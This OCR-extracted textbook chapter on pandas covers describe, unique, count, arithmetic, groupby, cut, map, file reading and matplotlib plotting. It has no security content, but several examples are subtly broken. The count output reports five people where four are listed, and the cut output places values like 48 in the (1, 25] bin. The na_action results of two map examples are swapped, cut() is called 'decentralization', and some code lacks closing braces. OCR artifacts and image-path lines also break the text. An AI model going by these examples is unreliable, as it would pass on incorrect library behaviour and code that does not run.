max      3.0
dtype: float64
```

Example 2

```
import pandas as pd
import numpy as np
a1 = pd.Series(['p', 'q', 'q', 'r'])
a1.describe()
```

Output

```
count     4
unique    3
top       q
freq      2
dtype: object
```

Example 3

```
import pandas as pd
import numpy as np
a1 = pd.Series([1, 2, 3])
a1.describe()
a1 = pd.Series(['p', 'q', 'q', 'r'])
a1.describe()
info = pd.DataFrame
({'categorical': pd.Categorical
                    (['s','t','u']),
'numeric': [1, 2, 3],
'object': ['p', 'q', 'r']
})
info.describe(include=[np.number])
info.describe(include=[np.object])
info.describe(include=['category'])
```

Output

	categorical
count	3
unique	3
top	u
freq	1

Example 4

```
import pandas as pd
import numpy as np
a1 = pd.Series([1, 2, 3])
a1.describe()
a1 = pd.Series(['p', 'q', 'q', 'r'])
a1.describe()
info = pd.DataFrame
({'categorical': pd.Categorical(['s','t','u']),
'numeric': [1, 2, 3],
'object': ['p', 'q', 'r']
})
info.describe()
info.describe(include='all')
info.numeric.describe()
info.describe(include=[np.number])
info.describe(include=[np.object])
info.describe(include=['category'])
info.describe(exclude=[np.number])
info.describe(exclude=[np.object])
```

Output

	categorical	numeric
count	3	3.0
unique	3	NaN
top	u	NaN
freq	1	NaN
mean	NaN	2.0
std	NaN	1.0
min	NaN	1.0
25%	NaN	1.5
50%	NaN	2.0
75%	NaN	2.5
max	NaN	3.0

unique()

While working with the DataFrame in Pandas, you need to find the unique elements present in the column. For doing this, we have to use the unique() method to extract the unique values from the columns. The Pandas library in Python can easily help us to find unique data.

The unique values present in the columns are returned in order of its occurrence. This does not sort the order of its appearance. In addition, this method is based on the hash-table.

It is significantly faster than numpy. unique() method and also includes null values.

Syntax :

pandas.unique(values)

Parameters

values: It refers to a 1d array-like object that consists of an array value.

Returns

This method returns a numpy.ndarray or ExtensionArray object and can be:

- **index:** Returns when user passes index as an input.
- **Categorical:** Returns when user passes a Categorical dtype as an input.
- **ndarray:** Returns when user passes a ndarray/Series as an input.

Example 1:

```
import pandas as pd
pd.unique(pd.Series([2, 1, 3, 3]))
pd.unique(pd.Series([pd.Timestamp
                     ('20160101'),
pd.Timestamp('20160101')]))
```

Output:

array(['2016-01-01T00:00:00.000000000'], dtype='datetime64[ns]')

Example 2:

The below example extracts the unique timestamp from the Index:

```
import pandas as pd
import numpy as np
pd.unique(pd.Index([pd.Timestamp ('20160101',tz='US/Eastern'),
pd.Timestamp('20160101', tz='US/Eastern')]))
```

Output:

DatetimeIndex(['2016-01-01 00:00:00-05:00'], dtype='datetime64[ns,

count()

The Pandas count() is defined as a method that is used to count the number of non-NA cells for each column or row. It is also suitable to work with the non-floating data.

Syntax:

DataFrame.count(axis=0, level=None, numeric_only=False)

Parameters:

- **axis:** {0 or 'index', 1 or 'columns'}, default value 0

  0 or 'index' is used for row-wise, whereas 1 or 'columns' is used for column-wise.

- **level:** int or str

  It is an optional parameter. If an axis is hierarchical, it counts along with the particular level and collapsing into the DataFrame.

- **numeric_only:** bool, default value False

  It only includes int, float, or Boolean data.

Returns:

It returns the count of Series or DataFrame if the level is specified.

Example 1: The below example demonstrates the working of the count().

```
import pandas as pd
import numpy as np
info = pd.DataFrame({"Person":["Parker", "Smith", "William", "John"],
"Age": [27., 29, np.nan, 32]
info.count()
```

Output

```
Person 5
Age 3
dtype: int64
```

Example 2:

If we want to count for each of the row, we can use the axis parameter. The below code demonstrates the working of the axis parameter.

```
import pandas as pd
import numpy as np
info = pd.DataFrame({"Person":["Parker",
"Smith", "William", "John"],
"Age": [27., 29, np.nan, 32]
info.count(axis='columns')
```

Output

```
0   2
1   2
2   1
3   2
dtype: int 64
```

4.1.6 Transforming Data

Q16. Explain about the arithmetic operations of Pandas

Ans:

Arithmetic Operations

pandas supports the four arithmetic operations (addition, subtraction, multiplication, and division) and numpy universal functions. The operators and functions can be used to combineframes of the same size and structure, frame columns and series, and series of the same size.

Pandas Addition : add()

The pandas addition function performs the addition of dataframes. The addition is performed element-wise.

Syntax

pandas.DataFrame.add(other, axis ='columns', level=None, fill_value=None)

- **other:** scalar, sequence, Series, or DataFrame – This parameter consists of any single or multiple element data structure or list-like object.
- **axis :** {0 or 'index', 1 or 'columns'} – This is used for deciding the axis on which the operation is applied.
- **level :** int or label – The level parameter is used for broadcasting across a level and matching Index values on the passed MultiIndex level.
- **fill_value :** float or None, default None – Whenever the dataframes have missing values, then to fill existing missing (NaN) values, we can use fill_value parameter.

The function will output the result of the addition function.

Example 1: Addition using pandas add()

In this example, we are adding value to all the elements of the dataframe.

```
df = pd.DataFrame({'speed': [80, 90, 110],
    'weight': [250, 200, 150]},
    index=['Audi', 'Jaguar', 'BMW'])
df
```

	speed	weight
Audi	80	250
Jaguar	90	200
BMW	110	150

```
df.add(27)
```

	speed	weight
Audi	107	277
Jaguar	117	227
BMW	137	177

Pandas Subtract : sub()

The subtract function of pandas is used to perform subtract operation on dataframes.

Syntax

pandas.DataFrame.sub(other, axis='columns', level=None, fill_value=None)

- **other :** scalar, sequence, Series, or DataFrame – This parameter consists any single or multiple element data structure, or list-like object.
- **axis :** {0 or 'index', 1 or 'columns'} – This is used for deciding the axis on which the operation is applied.
- **level :** int or label – The level parameter is used for broadcasting across a level and matching Index values on the passed MultiIndex level.
- **fill_value :** float or None, default None – Whenever the dataframes have missing values, then to fill existing missing (NaN) values, we can use fill_value parameter.

The function will output the result of subtract function.

Example 1: Subtraction using pandas sub()

In this example, an array is provided to the subtract function of pandas. The axis parameter is provided to specify the axis on which the operation is performed. We can see in the output that the values are decreasing in the dataframe.

df

	speed	weight
Audi	80	250
Jaguar	90	200
BMW	110	150

df.sub([15,30],axis='columns')

	speed	weight
Audi	65	220
Jaguar	75	170
BMW	95	120

Pandas Multiply : mul()

The multiplication function of pandas is used to perform multiplication operations on dataframes.

Syntax

pandas.DataFrame.mul(other, axis='columns', level=None, fill_value = None)

- **other :** scalar, sequence, Series, or DataFrame – This parameter consists any single or multiple element data structure, or list-like object.
- **axis :** {0 or 'index', 1 or 'columns'} – This is used for deciding the axis on which the operation is applied.
- **level :** int or label – The level parameter is used for broadcasting across a level and matching Index values on the passed MultiIndex level.
- **fill_value :** float or None, default None – Whenever the dataframes have missing values, then to fill existing missing (NaN) values, we can use fill_value parameter.

Example 1: Simple example of pandas multiplication() function

df1=pd.DataFrame({'speed':[50,75,100]},

index=['Audi','Jaguar','BMW'])

df1

	speed
Audi	50
Jaguar	75
BMW	100

In [18]:

res=df.mul(df1)

In [19]:

df

Out[19]:

	speed	weight
Audi	80	250
Jaguar	90	200
BMW	110	150

In [20]:

res

Out[20]:

	speed	weight
Audi	4000	NaN
Jaguar	6750	NaN
BMW	11000	NaN

Pandas Division : div()

The division function of pandas is used to perform division operation on dataframes.

Syntax

pandas.DataFrame.div(other, axis='columns', level=None, fill_value=None)

- **other :** scalar, sequence, Series, or DataFrame – This parameter consists any single or multiple element data structure, or list-like object.
- **axis :** {0 or 'index', 1 or 'columns'} – This is used for deciding the axis on which the operation is applied.
- **level :** int or label – The level parameter is used for broadcasting across a level and matching Index values on the passed MultiIndex level.
- **fill_value :** float or None, default None – Whenever the dataframes have missing values, then to fill existing missing (NaN) values, we can use fill_value parameter.

Example 1: Using pandas div() function

To learn more about the div() function in pandas, we will look at this example where div() function is used to perform division operation over dataframes.

In [26]:

df

Out[26]:

	speed	weight
Audi	80	250
Jaguar	90	200
BMW	110	150

In [27]:

df.div(10)

Out[27]:

	speed	weight
Audi	8.0	25.0
Jaguar	9.0	20.0
BMW	11.0	15.0

Q17. Explain data aggregation functions in Pandas.

Or

Explain groupby() function in Pandas

Ans: **(Imp.)**

Data Aggregation

Data aggregation is a three-step procedure during which data is split, aggregated,and combined:

1. At the split step, the data is split by key or keys into chunks.
2. At the apply step, an aggregation function (such as sum() or count()) is applied to each chunk.
3. At the combine step, the calculated results are combined into a new series or frame.

groupby()

In Pandas, groupby() function allows us to rearrange the data by utilizing them on real-world data sets. Its primary task is to split the data into various groups. These groups are categorized based on some criteria. The objects can be divided from any of their axes.

Syntax:

DataFrame.groupby(by=None, axis=0, level=None, as_index=True,

sort=True, group_keys=True, squeeze=False, **kwargs)

This operation consists of the following steps for aggregating/grouping the data:

- Splitting datasets
- Analyzing data
- Aggregating or combining data

- **Split data into groups**

There are multiple ways to split any object into the group which are as follows:

- obj.groupby('key')
- obj.groupby(['key1','key2'])
- obj.groupby(key,axis=1)

We can also add some functionality to each subset. The following operations can be performed on the applied functionality:

- Aggregation: Computes summary statistic.
- Transformation: It performs some group-specific operation.
- Filtration: It filters the data by discarding it with some condition.

- **Aggregations**

It is defined as a function that returns a single aggregated value for each of the groups. We can perform several aggregation operations on the grouped data when the groupby object is created.

Example

```
# import the pandas library
import pandas as pd
import numpy as np
data = {'Name': ['Parker', 'Smith', 'John', 'William'],
'Percentage': [82, 98, 91, 87],
'Course': ['B.Sc','B.Ed','M.Phill','BA']}
df = pd.DataFrame(data)
grouped = df.groupby('Course')
print(grouped['Percentage'].agg(np.mean))
```

Output

```
Course
B.Ed    98
B.Sc    82
BA      87
```

M.Phill 91

Name: Percentage, dtype: int64

Transformations

It is an operation on a group or column that performs some group-specific computation and returns an object that is indexed with the same size as of the group size.

Example

```
# import the pandas library
import pandas as pd
import numpy as np
data={'Name':['Parker','Smith','John','William'],
'Percentage': [82, 98, 91, 87],
'Course': ['B.Sc','B.Ed','M.Phill','BA']}
df = pd.DataFrame(data)
```

Output

	Percentage
0	NaN
1	NaN
2	NaN
3	NaN
	BA

Parameters of Groupby:

- **by:** mapping, function, str, or iterable

Its main task is to determine the groups in the groupby. If we use by as a function, it is called on each value of the object's index. If in case a dict or Series is passed, then the Series or dict VALUES will be used to determine the groups.

If a ndarray is passed, then the values are used as-is determine the groups.

We can also pass the label or list of labels to group by the columns in the self.

- **axis:** {0 or 'index', 1 or 'columns'}, default value 0
- **level:** int, level name, or sequence of such, default value None.

It is used when the axis is a MultiIndex (hierarchical), so, it will group by a particular level or levels.

- **as_index:** bool, default True

It returns the object with group labels as the index for the aggregated output.

- **sort:** bool, default True

It is used to sort the group keys. Get better performance by turning this off.

- **group_keys:** bool, default value True

When we call it, it adds the group keys to the index for identifying the pieces.

- **observed:** bool, default value False

It will be used only if any of the groupers are the Categoricals. If the value is True, then it will show only the observed values for categorical groupers. Otherwise, it will show all of its values.

- ****kwargs**

It is an optional parameter that only accepts the keyword argument 'mutated' that is passed to groupby.

Returns

It returns the DataFrame Group By or Series Group By. The return value depends on the calling object that consists of information about the groups.

Example

```
import pandas as pd
info=pd.DataFrame({'Name':
['Parker', 'Smith','John', 'William'],'
Percentage': [92., 98., 89., 86.]})
info
```

Output

	Name	Percentage
0	Parker	92.0
1	Smith	98.0
2	John	89.0
3	William	86.0

Example

```
# import the pandas library
import pandas as pd
data = {'Name': ['Parker', 'Smith',
        'John', 'William'],
'Percentage': [82, 98, 91, 87],}
info = pd.DataFrame(data)
print (info)
```

Output

	Name	Percentage
0	Parker	82
1	Smith	98
2	John	91
3	William	87

Q18. Explain , Pandas Cut() Method

OR

Explain the decentralization function in Pandas

Ans : **(Imp.)**

Discretization

Discretization refers to the conversion of a continuous variable to a discrete variable often for the purpose of histogramming and machine.

The cut() function splits an array or series passed as the first parameter intohalf-open bins—categories.

The cut() method is invoked when you need to segment and sort the data values into bins. It is used to convert a continuous variable to a categorical variable. It can also segregate an array of elements into separate bins. The method only works for the one-dimensional array-like objects.

If we have a large set of scalar data and perform some statistical analysis on it, we can use the cut() method.

Syntax:

```
pandas.cut(x,bins, right=True, labels=None,
                retbins=False, precision=3,
    include_lowest=False, duplicates='raise')
```

Parameters:

x: It generally refers to an array as an input that is to be bin. The array should be a one-dimensional array.

bins: It refers to an int, sequence of scalars, or IntervalIndex values that define the bin edges for the segmentation. Most of the time, we have numerical data on a very large scale. So, we can group the values into bins to easily perform descriptive statistics as a generalization of patterns in data. The criteria for binning the data into groups are as follows:

- **int:** It defines the number of equal-width bins that are in the range of x. We can also extend the range of x by .1% on both sides to include the minimum and maximum values of x.
- **sequence of scalars:** It mainly defines the bin edges that are allowed for non-uniform width.
- **IntervalIndex:** It refers to an exact bin that is to be used in the function. It should be noted that the IntervalIndex for bins must be non-overlapping.
- **right:** It consists of a boolean value that checks whether the bins include the rightmost edge or not. Its default value is True, and it is ignored when bins is an
- **labels:** It is an optional parameter that mainly refers to an array or a boolean value. Its main task is to specify the labels for the returned The length of the labels must be the same as the resulting bins. If we set its value to False, it returns only integer indicator of the bins. This argument is ignored if bins is an IntervalIndex.
- **retbins:** It refers to a boolean value that checks whether to return the bins or not. It is often useful when bins are provided as a scalar value. The default value of retbins is False.
- **precision:** It is used to store and display the bins labels. It consists of an integer value that has the default value 3.

- **include_lowest:** It consists of a boolean value that is used to check whether the first interval should be left-inclusive or not.
- **duplicates:** It is an optional parameter that decides whether to raise a ValueError or drop duplicate values if the bin edges are not unique.

Returns:

This method returns two objects as output which are as follows:

1. out

It mainly refers to a Categorical, Series, or ndarray that is an array-like object which represents the respective bin for each value of These objects depend on the value of labels. The possible values than can be returned are as follows:

- **True:** It is a default value that returns a Series or a Categorical variable. The values stored in these objects are Interval data type.
- **Sequence of scalars:** It also returns a Series or a Categorical variable. The values that are stored in these objects are the type of the sequence.
- **False:** The false value returns an ndarray of integers.

2. bins: It mainly refers to a ndarray

Example1: The below example segments the numbers into bins:

```
import pandas as pd
import numpy as np
info_nums = pd.DataFrame({'num': np.random.randint(1,50,11)})
print(info_nums)
info_nums['num_bins'] = pd.cut(x=df_nums['num'], bins=[1, 25, 50])
print(info_nums)
print(info_nums['num_bins'].unique())
```

Output:

```
    num
0   48
1   36
2   7
3   2
4   25
5   2
6   13
7   5
8   7
9   25
10  10
```

```
    num    num_bins
0    48   (1.0, 25.0]
1    36   (1.0, 25.0]
2     7   (1.0, 25.0]
3     2   (1.0, 25.0]
4    25         NaN
5     2   (1.0, 25.0]
6    13   (1.0, 25.0]
7     5   (1.0, 25.0]
8     7   (1.0, 25.0]
9    25   (1.0, 25.0]
10   10         NaN
[(1.0, 25.0], NaN]
Categories (1, interval[int64]): [(1, 25]]
```

Example2:

The below example shows how to add labels to bins:

```
import pandas as pd
import numpy as np
info_nums = pd.
   DataFrame({'num': np.random.randint
                (1, 10, 7)})
print(info_nums)
info_nums['nums_labels']
     = pd.cut(x=info_nums['num'],
bins=[1, 7, 10], labels
     =['Lows', 'Highs'], right=False)
print(info_nums)
print(info_nums['nums_labels'].unique())
```

Output:

```
   num
0    9
1    9
2    4
3    9
4    4
5    7
6    2
  num  nums_labels
0   9        Highs
1   9        Highs
2   4         Lows
3   9        Highs
4   4         Lows
5   7        Highs
6   2         Lows
[Highs, Lows]
Categories (2, object): [Lows < Highs]
```

Q19. what is mapping?

Ans :

Mapping

Mapping is the most general form of data transformation. It uses the map()function to apply an arbitrary one-argument function to each element of a selected column. The function can be either a built-in Python function, a function from any imported module, a user-defined function, or an anonymouslambda function.

Q20. Explain about Map() function?

Ans :

The main task of map() is used to map the values from two series that have a common column. To map the two Series, the last column of the first Series should be the same as the index column of the second series, and the values should be unique.

Syntax

Series.map(arg, na_action=None)

Parameters

- **arg:** function, dict, or Series.

  It refers to the mapping correspondence.

- **na_action:** {None, 'ignore'}, Default value None. If ignore, it returns null values, without passing it to the mapping correspondence.

Returns

It returns the Pandas Series with the same index as a caller.

Example 1

```
import pandas as pd
import numpy as np
a=pd.Series(['Java','C','C++', np.nan])
a.map({'Java': 'Core'})
```

Output

0 Core
1 NaN
2 NaN
3 NaN
dtype: object

Example 2

```
import pandas as pd
import numpy as np
a=pd.Series(['Java','C','C++',np.nan])
a.map({'Java': 'Core'})
a.map('I like {}'.format, na_action='ignore')
```

Output

0 I like Java
1 I like C
2 I like C++
3 I like nan
dtype: object

Example 3

```
import pandas as pd
import numpy as np
a=pd.Series(['Java','C','C++', np.nan])
a.map({'Java': 'Core'})
a.map('I like {}'.format)
a.map('I like {}'.format, na_action='ignore')
```

Output

0 I like Java
1 I like C
2 I like C++
3 NaN
dtype: object

4.1.7 Taming Pandas File I/O

Q21. Explain how can we use File I/O s for data exchange between frames and series.

Ans :

Pandas input/output facilities enable data exchange between frames and series on one hand, and CSV files, tabular files, fixed width files, JSON files, the operating system clipboard, and so on, on the other hand. Among other things, pandas supports:

- Automatic indexing and column names extraction
- Data type inference, data conversion, and missing data detection
- Datetime parsing
- The elimination of "unclean" data (skipping rows, footers, and comments; treating thousands' separators)
- Data chunking

Reading from CSV File

A csv stands for Comma Separated Values, which is defined as a simple file format that uses specific structuring to arrange tabular data. It stores tabular data such as spreadsheet or database in plain text and has a common format for data interchange. The csv file is opened into the excel file, and the rows and columns data define the standard format.

Reading the csv file into a pandas DataFrame is quick and straight forward. We don't require to write several lines of code to open, analyze, and read the csv file in pandas. Instead, we can perform these operations in a single line, and it stores the data in DataFrame.

For reading the Pandas files, firstly we have to load data from file formats into a DataFrame. You need only a single line to load your data in code.

1. Name,Hire Date,Salary,Leaves Remaining
2. John Idle,08/15/14,50000.00,10
3. Smith Gilliam,04/07/15,65000.00,6
4. Parker Chapman,02/21/14,45000.00,7
5. Jones Palin,10/14/13,70000.00,3
6. Terry Gilliam,07/22/14,48000.00,9
7. Michael Palin,06/28/13,66000.00,8

```
df = pd.read_csv('a.csv')
```

Code

```
import pandas
df = pandas.read_csv('hrdata.csv')
print(df)
```

In the above, the three lines of code are enough to read the file, and only one of them is doing the actual work, i.e., pandas.read_csv().

Output:

	Name	Hire Date	Salary	Leaves Remaining
0	John Idle	08/15/14	50000.0	10
1	Smith Gilliam	04/07/15	65000.0	8
2	Parker Chapman	02/21/14	45000.0	10
3	Jones Palin	10/14/13	70000.0	3
4	Terry Gilliam	07/22/14	48000.0	7
5	Michael Palin	06/28/13	66000.0	8

However, the pandas are also using the zero-based integer indices in the DataFrame; we didn't tell it what our index should be.

Reading from JSON

If you have any JSON file, Pandas can easily read it through a single line of code.

```
df =pd.read_json('hrdata.json')
```

It allowed indexes to work through nesting.

Pandas convert a list of lists into a DataFrame and also define the column names separately. A JSON parser is responsible for converting a JSON text into another representation that must accept all the texts according to the JSON grammar. It can also accept non JSON forms or extensions.

We have to import the JSON file before reading.

```
import pandas as pd
data = pd.read_json('hrdata.json')
```

print(data)

Output:

	Name	Hire Date	Salary	Leaves Remaining
0	John Idle	08/15/14	50000.0	10
1	Smith Gilliam	06/01/15	65000.0	6
2	Parker Chapman	05/12/14	45000.0	7
3	Jones Palin	11/01/13	70000.0	3
4	Terry Gilliam	08/12/14	48000.0	9
5	Michael Palin	05/23/13	66000.0	8

Reading from the SQL database

For reading a file from the SQL, first, you need to establish a connection using the Python library and then pass the query to pandas. Here, we use SQLite for demonstration.

Firstly, we have to install pysqlite3 and run this command into the terminal:

pip install pysqlite3

sqlite3 is used to establish a connection to the database, and then we can use it to generate a DataFrame through SELECT query.

For establishing a connection to the SQLite database file:

import sqlite3

con = sqlite3.connect("database.db")

A table called information is present in the SQLite database, and the index of the column called "index". We can read data from the information table by passing the SELECT query and the con.

df = pd.read_sql_query("SELECT * FROM information", con)

Output:

	Index	E_id	Designation
0	46		M.Com
1	47		B.Com
2	48		B.Com

Q22. What is chunking?

Ans :

Chunking

If you ever want to read tabular data from a large file in pieces (chunks), youneed chunking. If you need chunking, simply pass the parameter chunksize(number of lines) to the function read_csv(). Instead of actually reading thelines, the function returns a generator that you can use in a for loop.

4.2 PLOTTING

4.2.1 Basic Plotting With Pyplot

Q23. Explain basic plotting with PYPLOT

Ans :

Plotting for numpy and pandas is provided by the module matplotLib—namely, bythe sub-module pyplot.

Let's start plotting alcohol consumption for different states and alcohol kinds overtime. Unfortunately, as is always the case with incremental plotting systems,no single function does all of the plotting, so let's have a look at a complete

```
pyplot-images.py
import matplotlib, matplotlib.pyplot as plt
import pickle, pandas as pd
# The NIAAA frame has been pickled before
alco = pickle.load(open("alco.pickle", "rb"))
del alco["Total"]
columns, years = alco.unstack().columns.levels
# The state abbreviations come straight from the file
states = pd.read_csv(
"states.csv",
names=("State", "Standard", "Postal", "Capital"))
states.set_index("State", inplace=True)
# Alcohol consumption will be sorted by year 2009
frames = [pd.merge(alco[column].unstack(), states,
left_index=True, right_index=True).sort_values(2009)
for column in columns]
# How many years are covered?
span = max(years) - min(years) + 1
```

The first code fragment simply imports all necessary modules and frames. Itthen combines NIAAA data and the state abbreviations into one frame andsplits it into three separate frames by beverage type. The next code fragmentis in charge of plotting.


```
pyplot-images.py
# Select a good-looking style
matplotlib.style.use("ggplot")
STEP = 5
# Plot each frame in a subplot
for pos, (draw, style, column, frame) in enumerate(zip((plt.contourf, plt.contour, plt.imshow),(plt.cm.autumn, plt.cm.cool, plt.cm.spring),columns, frames)):
# Select the subplot with 2 rows and 2 columns
plt.subplot(2, 2, pos + 1)
# Plot the frame
draw(frame[frame.columns[:span]], cmap=style, aspect="auto")
```

```
# Add embellishments
plt.colorbar()
plt.title(column)
plt.xlabel("Year")
plt.xticks(range(0, span, STEP), frame.columns[:span:STEP])
plt.yticks(range(0, frame.shape[0], STEP), frame.Postal[::STEP])
plt.xticks(rotation=-17)
```

- The functions imshow(), contour(), and contourf() display the matrix as animage, a contour plot, and a filled contour plot, respectively.
- The optional parameter cmap specifies a prebuiltpalette (color map) for the plot.
- The function subplot(n, m, number) partitions the master plot into nvirtual rows and m virtual columns and selects the subplot number. The subplotsare numbered from 1, column-wise and then row-wise. (The upper-left subplotis 1, the next subplot to the right of it is 2, and so on.) All plotting commands
- affect only the most recently selected subplot.
- The functions colorbar(), title(), xlabel(), ylabel(), grid(), xticks(), yticks(), and tick_params()add the respective decorations to the plot.
- The function grid() actually togglesthe grid on and off, so whether you have a grid or not depends on whetheryou had it in the first place, which, in turn, is controlled by the plotting style.
- The function tight_layout() adjusts subplots and makes them look nice and tight.

Take a look at the following plots:

```
pyplot-images.py
plt.tight_layout()
plt.savefig("../images/pyplot-all.pdf")
#plt.show()
```



- The function savefig() saves the current plot in a file. The function takes eithera file name or an open file handle as the first parameter. If you pass the filename, savefig() tries to guess the image format from the file extension.
- Thefunction supports many popular image file formats, but not GIF.
- The function show() displays the plot on the screen. It also clears the canvas,but if you simply want to clear the canvas, call clf().

4.2.2 Getting To Know Other Plot Types

Q24. Explain about other plot types in pandas

Ans : **(Imp.)**

In addition to contour and image plots, pyplot supports a variety of more conventionalplot types: bar plots, box plots, histograms, pie charts, line plots,log and log-log plots, scatter plots, polar plots, step plots, and so on.

Theonline pyplot gallery offers many examples, and the following table lists manyof the pyplot plotting functions.

Plot type	Function
Vertical bar plot	bar ( )
Horizontal bar plot	barh( )
Box plot with “whiskers”	boxplot ( )
Errorbar plot	errobar ( )
Histogram (can be verticalor horizontal)	hist ( )
Log-log plot	loglog ( )
Log plot in X	semilogx ( )
Log plot in Y	semilogy ( )
Pie chart	pie ( )
Line plot	plot ( )
Date plot	plot_dates ( )
Polar plot	polar ( )
Scatter plot (size and color of dots can be controlled)	Scattert( )
Step plot	step( )

4.2.3 Mastering Embellishments

Q25. Write , how to do embellishments in pandas


Ans :

- With pyplot, you can control a lot of aspects of plotting.
- You can set and change axes scales ("linear" vs. "log"—logarithmic) with thexscale(scale) and yscale(scale) functions.
- you can set and change axes limitswith the xlim(xmin, xmax) and ylim(ymin, ymax) functions.
- You can set and change font, graph, and background colors, and font andpoint sizes and styles.
- You can also add notes with annotate(), arrows with arrow(), and a legend blockwith legend().

pyplot-legend.py


```
import matplotlib, matplotlib.pyplot as plt
import pickle, pandas as pd
# The NIAAA frame has been pickled before
alco = pickle.load(open("alco.pickle", "rb"))
# Select the right data
BEVERAGE = "Beer"
years = alco.index.levels[1]
states = ("New Hampshire", "Colorado", "Utah")
# Select a good-looking style
plt.xkcd()
matplotlib.style.use("ggplot")
# Plot the charts
for state in states:
ydata = alco.ix[state][BEVERAGE]
plt.plot(years, ydata, "-o")
# Add annotations with arrows
plt.annotate(s="Peak", xy=(ydata.argmax(), ydata.max()),
xytext=(ydata.argmax() + 0.5, ydata.max() + 0.1),
arrowprops={"facecolor": "black", "shrink": 0.2})
# Add labels and legends
plt.ylabel(BEVERAGE + " consumption")
plt.title("And now in xkcd...")
plt.legend(states)
plt.savefig("../images/pyplot-legend-xkcd.pdf")
```

The triple-line plot shown here illustrates the dynamics of beer consumptionin three states (in fact, in the most, least, and median beer-drinking states):



Finally, you can change the style of a pyplot plot to resemble the popular xkcdweb comic with the function xkcd().

For some reason, we can't save the plots asPostScript files, but everything else works.



4.2.4 Plotting With Pandas

Q26. Explain the concept of Plotting in Pandas

Ans : **(Imp.)**

Plotting for numpy and pandas is provided by the module matplotLib - namely, by the sub-module pyplot.

It is used to make plots of DataFrame using matplotlib / pylab. Every plot kind has a corresponding method on the DataFrame.plot accessor: df.plot(kind = 'line') that are generally equivalent to the df.plot.line().

Syntax:

